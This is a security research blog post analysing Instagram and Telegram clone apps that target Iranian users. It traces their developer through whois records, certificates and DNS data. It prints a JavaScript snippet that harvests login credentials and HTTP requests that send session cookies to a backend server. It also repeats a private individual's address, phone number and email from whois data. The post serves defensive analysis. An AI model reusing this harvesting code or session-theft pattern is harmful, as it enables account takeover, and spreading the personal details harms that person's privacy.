Persian Stalker pillages Iranian users of Instagram and Telegram

blog.talosintelligence.com/2018/11/persian-stalker.html

```
domain:               andromedaa.ir
ascii:         andromedaa.ir
remarks:       (Domain Holder) Homayoon Zohoorian Ghanad
remarks:       (Domain Holder Address) mashhad st hashmie 21 bonbast
holder-c:      hz929-irnic
admin-c:       hz929-irnic
tech-c:               hz929-irnic
nserver:       ns1.andromedaa.ir
nserver:       ns2.andromedaa.ir
last-updated:  2018-01-13
expire-date:   2019-02-14
source:               IRNIC # Filtered

nic-hdl:       hz929-irnic
person:               Homayoon Zohoorian Ghanad
e-mail:               h0mayun@outlook.com
address:       mashhad st hashmie 21 bonbaste aval samte chap plak 9
phone:         05138706072
source:               IRNIC # Filtered
```

This blog post is authored by Danny Adamatis, Warren Mercer, Paul Rascagneres, Vitor Ventura and with the contributions of Eric Kuhla.

Introduction

State-sponsored actors have a number of different techniques at their disposal to remotely gain access to social media and secure messaging applications. Starting in 2017 and continuing through 2018, Cisco Talos has seen different techniques being used to attack users and steal their private information. These techniques used fake login pages, malicious apps disguised as their legitimate counterparts and BGP hijacking, and were specifically targeting Iranian users of the secure messaging app Telegram and the social media site Instagram.

Telegram has become a popular target for greyware in Iran, as the app is used by an estimated 40 million users. While it's mostly used for daily communication, protest organizers also used it in the past to organize demonstrations against the Iranian government, specifically in December 2017. In a few instances, the Iranian government asked Telegram to shut down certain channels for "promoting violence." The tactics outlined in this post have been in use since 2017 in an effort to gather information about Telegram and Instagram users. The campaigns vary in complexity, resource needs and methods. Below, we outline examples of a network attack, application clones and classic phishing. It is our belief that these campaigns were used to specifically target Iranian users of the Telegram app in an effort to steal personal and login information.
Once installed, some of these Telegram "clones" have access to mobile devices' full contact lists and messages, even if the users are also using the legitimate Telegram app. In the case of phony Instagram apps, the malicious software sends full session data back to backend servers, which allows the attacker to take full control of the account in use. We declare with high confidence that these apps should be classified as "greyware." It is not malicious enough to be classified as malware, but is suspicious enough to be considered a potentially unwanted program (PUP). This kind of software is difficult to detect, as it typically fulfills its functions that are expected by the user (ex. send messages). The only time this kind of software is detected by security researchers is if it has an impact somewhere else. Talos eventually discovered several pieces of software that have the potential to be used in far-reaching campaigns. We believe this greyware has the potential to reduce the privacy and security of mobile users who use these apps. Our research revealed that some of these applications send data back to a host server, or are controlled in some way from IP addresses located in Iran, even if the devices are located outside the country.

Another method we saw in the Iranian attacks was the creation of fake login pages. Even though this isn't an advanced technique, it is effective against users who aren't as aware of cybersecurity as they should be. Iran-connected groups like "Charming Kitten" have been using this technique for a while targeting secure messaging apps. Some actors are also hijacking the device's BGP protocol. This technique redirects the traffic of all routers, without the device considering the original of those new routes. In order to hijack BGP, there needs to be some sort of cooperation from an internet service provider (ISP), and is easily detectable, so the new routes won't be in place for very long.

Talos hasn't found a solid connection between the several attacks we've observed, but all of them target Iran and their nationals and the Telegram app. Although this post focuses on Iran, mobile users across the globe still need to be aware that these techniques could be used by any threat actor in any country, state-sponsored or not. This is especially prevalent in countries like Iran and Russia, where apps like Telegram are banned, and developers create clones that appear on official and unofficial app stores to replicate Telegram's services.

A regular user can't do anything about the BGP hijacking, but using legitimate applications from the official application stores reduces the risk. This same rule applies to the cloned applications, installing applications from untrusted sources implies a certain degree of risk that the users must be aware of. In both situations, this risk is substantially increased when the applications are unofficial "enhanced functionality" applications, even when they are available on the official Google Play store.

Tactics

Functionality enhancement applications (grey)

Andromedaa.ir and Cambridge Universal Academy

Description of andromedaa.ir

Talos identified a software developer completely focused on the Iranian market. The publisher goes by the name "andromedaa.ir" on both iOS and Android platforms. It develops software intended to increase users' exposure on social media networks, like Instagram, as well as the number of Iranian users on certain Telegram channels.


While looking at the website, and more specifically the installation links, it is clear that none of these applications are published in the official application stores (Google or Apple), which is likely due to sanctions put in place against Iran by the U.S. government.

```
domain:               andromedaa.ir
ascii:         andromedaa.ir
remarks:       (Domain Holder) Homayoon Zohoorian Ghanad
remarks:       (Domain Holder Address) mashhad st hashmie 21 bonbast
holder-c:      hz929-irnic
admin-c:       hz929-irnic
tech-c:               hz929-irnic
nserver:       ns1.andromedaa.ir
nserver:       ns2.andromedaa.ir
last-updated:  2018-01-13
expire-date:   2019-02-14
source:               IRNIC # Filtered

nic-hdl:       hz929-irnic
person:               Homayoon Zohoorian Ghanad
e-mail:               h0mayun@outlook.com
address:       mashhad st hashmie 21 bonbaste aval samte chap plak 9
phone:         05138706072
source:               IRNIC # Filtered
```

Whois information for andromedaa.ir

The andromedaa.ir domain is registered with the h0mayun@outlook.com email address. This is the same email address used to registered other domains for the cloned Instagram and Telegram applications (see other sections below).


Talos identified various domains after analysing the whois information associated with the domain andromedaa[.]com, all but one registered with the same phone number.



Domain	Email Address	Created
andromedaa.com	h0mayun@outlook.com	12/26/15
lkbgr.com	user17768@talahost.net	2/28/18
adbebin.com	user17768@talahost.net	1/1/18
bazdiddarbazdid.com	h0mayun@outlook.com	9/7/16
lik3.org	h0mayun@outlook.com	8/21/16
ozvdarozv.com	h0mayun@outlook.com	8/1116
ozvbegir.com	h0mayun@outlook.com	6/21/16
andromedaa.net	h0mayun@outlook.com	5/31/16
commentbegir.com	h0mayun@outlook.com	1/9/16
likebegir.com	h0mayun@outlook.com	7/19/15
memotagger.com	h0mayun.h0mayun@gmail.com	7/5/13
ndrm.ir	h0mayun@outlook.com	Before 05/02/16

A partial list of the domains found

We scanned the IP address associated with the aforementioned domains, which revealed a pattern in their use of SSL certificates.



Quick Filters
For all fields, see Data Definitions

Tag:
5 Self-Signed
5 Unexpired

Issuer:
3 andromedaa
1 Anadromedaa
1 tehran

Certificates
Page: 1/1 Results: 5 Time: 107ms

C=ir, ST=tehran, L=tehran, O=andromedaa, OU=andromedaa, CN=*.lkbgr.com, emailAddress=a@b.com
*.lkbgr.com
2018-03-04 – 2086-01-26
*.lkbgr.com

C=ir, ST=teh, L=teh, O=andromedaa, OU=andromedaa, CN=commentbegir.com, emailAddress=a@b.com
commentbegir.com
2018-05-07 – 2086-03-31
commentbegir.com


C=ir, ST=teh, L=teh, O=andromedaa, OU=adbn.ir, CN=*.adbebin.com, emailAddress=a@b.com
*.adbebin.com
2018-04-22 – 2086-03-16
*.adbebin.com

C=ir, ST=tehran, L=tehran, O=tehran, OU=tehran, CN=*.flbgr.com, emailAddress=a@b.com
*.flbgr.com
2018-08-13 – 2086-07-07
*.flbgr.com

C=IR, ST=Tehran, L=Tehran, O=Anadromedaa, OU=Andromedaa, CN=v1.lkbgr.com, emailAddress=a@b.com
v1.lkbgr.com
2018-03-01 – 2086-01-23
v1.lkbgr.com

Certificate information

This SSL certificate analysis revealed an additional domain — flbgr[.]com — whose whois information was privacy protected. Based off the low prevalence of those values in the SSL certificate, Talos associates this domain to the same threat actor with high confidence. The domain flbgr[.]com was registered on Aug. 6, 2018, making it the most recently registered domain, and resolved to the IP address 145.239.65[.]25. Cisco Farsight data showed other domains also resolve to that same IP address.




Farsight pDNS Results for 145.239.65.25

22 Results Found . . .

RR Name	RR Type	RData	Count	Time First Seen	Time Last Seen
ns3081843.ip-145-239-65.eu.	A	145.239.65.25	70	2018-04-09 04:10:13	2018-09-15 12:10:11
fbgr.ir.	A	145.239.65.25	84	2017-09-13 07:02:54	2018-09-12 07:03:06
www.fbgr.ir.	A	145.239.65.25	31	2017-10-21 17:03:02	2018-09-12 15:39:23
followbegir.ir.	A	145.239.65.25	81	2017-09-13 07:03:02	2018-09-12 07:03:12
followerbeg.ir.	A	145.239.65.25	26970	2017-09-05 13:38:16	2018-09-17 15:03:32
ns1.followerbeg.ir.	A	145.239.65.25	67328	2017-09-05 13:38:16	2018-09-17 16:49:21
ns2.followerbeg.ir.	A	145.239.65.25	67040	2017-09-05 13:38:16	2018-09-17 16:49:21
www.followerbeg.ir.	A	145.239.65.25	58	2017-10-20 07:41:59	2018-08-23 13:49:50

List of domains associated with the same IP address

Talos then discovered an SSL certificate with a common name of followerbegir[.]ir that had a sha256 fingerprint. We also found another certificate that was very similar in nature. However, there appeared to be two typos: one in the common name field "followbeg.ir," and another in the organization field where it's identified as "andromeda," instead of andromedaa.



Basic Information

Subject DN	C=ir, ST=teh, L=teh, O=andromeda, OU=andromeda follower, CN=followbeg.ir, emailAddress=a@a.ir
Issuer DN	C=ir, ST=teh, L=teh, O=andromeda, OU=andromeda follower, CN=followbeg.ir, emailAddress=a@a.ir
Serial	14340717720067624224
Validity	2017-08-30 09:12:19 **to** 2018-08-30 09:12:19 (365 days, 0:00:00)
Names	followbeg.ir

Fingerprint

SHA-256	1ee17d4fc3e25918b46d8df00ba28d8e3d3d7b52945647eec59dc62f1ed312bd
SHA-1	8a591f18a050e424b61fd2332403feff72c68473
MD5	951f3262fcad5e4b11aba999db413657

Public Key

Key Type	4096-bit RSA, e = 65,537 ✓ STRONG
Modulus	bc:64:75:27:7f:4c:33:db:b7:df:1f:a2:de:5d:b6:f7:76:da:ed:7f:
SPKI SHA-256	e7c620fa3a90c40dc422ae34926d2c41d69fc2b15db48860fa1b4c062be9d884

Signature

Algorithm	SHA256-RSA (1.2.840.113549.1.1.11)
Signature	b9:c7:3b:00:dc:f5:b1:eb:2e:7b:a0:06:a5:cf:d1:ab:b9:75:73:1b:

Certificate information

Description of Cambridge Universal Academy


Andromedaa.ir published the iOS application, but it's signed with a developer certificate issued to Cambridge Universal Academy Ltd. This is an England and Wales-registered company that offers iOS development services. This same company is owned by an Iranian citizen who owns at least four other companies in four different countries: England, U.S., Turkey and Estonia. All of those companies share the same services, offering a web page similar in content.

cua.co.uk	cua.uk	cua.ac	micl.us.com	mohajer.club
giftland.us	mohajer.co	mohajer.eu	mohajer.co.uk	hashemigahrouei.com
hashemi.ws	mic.com.tr	swapzone.co	swapzone.ee	

Google flagged the URL mohajer.co.uk for phishing, which might be related to the fact that this site, along with Mohajer.eu, are offering visa services for the U.K., U.S., Canada, Australia and other countries in the European Economic Area.

Business model


All of the andromedaa.ir applications are meant to increase users' exposure on Instagram or Telegram by increasing the likes, comments, followers or even the number of users in a specific Telegram channel. All this comes with the guarantee that only Iranian users will perform such actions. The same operator also manages (see previous section) sites like lik3.org, which sells the same kind of exposure.



PACK 5	PACKAGE 4	PACK 3	PACK 2	PACK 1
45,000	36,562	19,500	7,500	1,800
18,0D0,62,808,00720				
tomans	tomans	tomans	tomans	USD
1,000 likes	700 likes	300 likes	100 likes	20 likes
Like by Iranian users	Like by Iranian users	Like by Iranian users	Like by Iranian users	Like by Iranian users
Support by email	Support by email	Support by email	Support by email	Support by email
No need for password	No need for password	No need for password	No need for password	No need for password
No need to flog others	No need to flog others	No need to flog others	No need to flog others	No need to flog others
Get likes in less than a few hours	Get likes for half an hour	Get likes for up to 10 minutes	Get likes for a few minutes	Get nicknames right away
ORDER	ORDER	ORDER	ORDER	ORDER

Price list (original HTML errors where kept, translation by google.com)

While these services are not illegal, they definitely are "grey" services. On the same site, we can see marketing highlights the benefits of using this service rather than others.



why U.S ?

Perhaps you've seen a lot of sites and services to increase the likes and flair. The main difference between us and those services is that our likes and comments and our comments are 100% real and by active and Iranian users.

We also do not let you down and we will be happy to receive your order

- Services are real and real users. ●
- We will not ask you for your Instagram password. ●
- Guaranteed receipt of orders for up to 24 hours ●
- 24-hour support by email ●
- Buylike is the first site to launch Fallover and Leaks on the Web. ●
- Our packages are cheaper everywhere. ●

Lik3.org marketing (translation by google.com)

It's worth noting that the operators state that they will never ask for the customer's password for Instagram and that all of the site's users are real. The reality is that the operator doesn't need the customer's password for Instagram because an Instagram user doesn't need to log into that user's account to "like" their post.

Instead, the operator has access to thousands of user sessions. They have access to all users that have installed the "free" applications, meaning they can do whatever they want during those sessions. While the operator uses a different method for the Telegram applications, those can also lead to complete session takeover. See the "Application examples" section for more details.


The danger here is not that this operator can make money, it's that users' privacy is at risk. The same methods applied to control Instagram and Telegram accounts give the operator access to the user's full contact list, future messages on Telegram, and the user's full Instagram profile. Iran banned the usage of these sites, especially Telegram, since chats can be encrypted, locking out government access. By using these methods, the operator could compromise the endpoint and access all future chats.

Although most of the backend is hosted in Europe, all the tested applications perform an update check against a server located in Iran. Again, this is not malicious per se, but given the context of forbidden applications, this potentially gives the government a single point of access to thousands of mobile devices. However, Talos cannot establish a direct relationship between this operator and any government entity, Iranian or otherwise.

Application examples

Follower Begir Instagram iOS application


The first application we analyzed was فالوئر بگیر اینستاگرام ("Follower Begir Instagram") designed for iOS. Andromedaa.ir published this application, and it's signed by Cambridge Universal Academy. This application is an overlay to Instagram.



در صورت آنفالو کردن هر کاربر در چند روز آینده تعداد ۲ سکه از شما کم خواهد شد.

First screen after logging in

The developer added some features such as virtual currency and Persian language support, among others.


09:41

Back Cambridge Universal Academy Ltd

Apps from developer “iPhone Distribution: Cambridge Universal Academy Ltd” are trusted on this iPhone and will be trusted until all apps from the developer are deleted.

Delete App

APPS FROM DEVELOPER “IPHONE DISTRIBUTION: CAMBRIDGE UNIVERSAL ACADEMY LTD”

فالوئر بگیر اینستاگرام Verified

Certificate information

The application uses the iOS WebKit framework in order to display web content, which in this case displays the Instagram page. Upon the first execution, the application displays the Instagram login page injected with the following JavaScript snippet.

```
document.addEventListener('click', function() {
```

```
try {
    var tu = document.querySelector('[name="username"]');
    var tp = document.querySelector('[name="password"]');
    var tpV = (typeof tp == 'undefined') ? '' : tp.value;
    var tuV = (typeof tu == 'undefined') ? '' : tu.value;
} catch (err) {
    var tuV = '';
    var tpV = ''    }
var bd = document.getElementsByTagName('body')[0].innerText;
var messageToPost = {
    'pu': tuV,
    'pp': tpV,
    'bd': bd
}; window.webkit.messageHandlers.buttonClicked.postMessage(messageToPost);}, false);
```

The purpose of this code is to give the control to the iOS application when the user clicks the "Connection" button. The application receives an event, and the value of the username and password fields, along with the body of the page. The event is handled by the followerbegir.AuthorizationUserController userController:didReceiveScriptMessage() function. Afterward, the application authenticates on Instagram servers.

During this investigation, we discovered that the password was not directly sent to the backend server (v1[.]flbgr[.]com). Here is the data sent to the ping.php web page:

```
POST /users/ping.php?m=ios&access=[redacted]&apk=35&imei=[redacted]&user_details=[redacted]&tokenNumber=[redacted] HTTP/1.1
Host: v1.flbgr.com
SESSIONID: [redacted]
HEADER: vf1IOS: 3361ba9ec3480bcd3766e07cf6b4068a
Connection: close
Accept: */*
Accept-Language: fr-fr
User-Agent: %D9%81%D8%A7%D9%84%D9%88%D8%A6%D8%B1%20%D8%A8%DA%AF%D9%8A%D8%B1%20%D8%A7%DB%8C%D9%86%D8%
CFNetwork/893.14.2 Darwin/17.3.0
Accept-Encoding: gzip, deflate
Content-Length: 0
```

The operator of the backend server receives the mobile type (iOS), token and user data, such as username, profile picture and full name, if the account is private.


The SESSIONID variable contains the most sensitive information: the header of an Instagram connection with the valid cookie. The owner of the server can hijack the Instagram session of the user with the information available in this field.

The application has an update mechanism, which is based out of Iran, unlike the majority of the infrastructure. When the application starts, it sends a request to ndrm[.]ir with the current version of the app:

```
POST /start/fl.php?apk=35&m=ios HTTP/1.1
```

```
Host: ndrm.ir

HEADER: vf1

Connection: close

IOS: 3361ba9ec3480bcd3766e07cf6b4068a

Accept: */*

User-Agent:
%D9%81%D8%A7%D9%84%D9%88%D8%A6%D8%B1%20%D8%A8%DA%AF%D9%8A%D8%B1%20%D8%A7%DB%8C%D9%86%D8%
CFNetwork/893.14.2 Darwin/17.3.0

Accept-Language: en-gb

Accept-Encoding: gzip, deflate

Content-Length: 0
```

If the version is not up to date, the application redirects the user to the andromedaa store:



اگر پنجره زیر برای شما باز نشده است ابتدا دکمه دانلود در بالای صفحه رو بزنید

i.andromedaa.com would like to install “followerbegir”

سپس در پنجره‌ی باز شده روی گزینه‌ی "Install" بزنید.


دکمه home گوشی رو بزنید و منتظر بمونید برنامه نصب بشه

Instructions to trust the developer certificate

The store contains the new version of the application and a procedure to trust the previously mentioned developer certificate. This allows the developers to update both the certificate trust and the application at any point in time.

Ozvbegir(ozvdarozv) application

The Ozvbegir application's intent is to increase the number of members of the user's Telegram channel. This app guarantees that these will only be Iranian users.



Increasing the membership of the Telegram by 100% real and Iranian users

Member in the first member of IranSite, which allows you to increase the number of members of your telegram for free.

How to work:


The info of the users will be shown to you and if you like, you will get a coin by joining them and using the same coins you will be able to display your profile and ask the member. And while it's free, download it and get a membership.

Facilities

- Get the coin to easily join the rest
- Possibility to get your feedback and comments straight within the app

Application description (translation by Google Translate)


We analyzed the Android version of the application. The application package is signed by a self-signed certificate that's valid until the year 3014.



```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 1466845154 (0x576e47e2)
    Signature Algorithm: sha1WithRSAEncryption
        Issuer: OU=Andromedaa, CN=Ozv Begir
        Validity
            Not Before: Jun 25 08:59:14 2016 GMT
            Not After : Oct 27 08:59:14 3014 GMT
        Subject: OU=Andromedaa, CN=Ozv Begir
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (1024 bit)
                Modulus:
                    00:8a:0d:a2:63:c0:50:f9:38:f1:6e:98:f6:c9:49:
                    e8:a1:6d:b5:71:ca:5a:05:54:4c:3e:80:ae:05:37:
                    53:84:06:f7:a8:94:ec:7d:f4:b5:8a:f3:e7:cb:6f:
                    3b:f3:4c:5b:1c:81:10:49:56:71:21:d1:7b:84:17:
                    32:42:5b:51:ca:47:a8:51:d3:79:78:30:6a:95:24:
                    d6:2d:2f:ef:67:fe:8e:2b:be:ad:2a:a7:55:ad:41:
                    ee:f9:fb:2a:a5:d0:83:a4:cc:2d:a5:82:77:72:ed:
                    6e:c0:95:02:6a:75:6b:9e:cb:15:6a:94:b5:ed:05:
                    33:35:9b:93:69:32:1c:47:dd
                Exponent: 65537 (0x10001)
```

Most recent Ozvbegir certificate

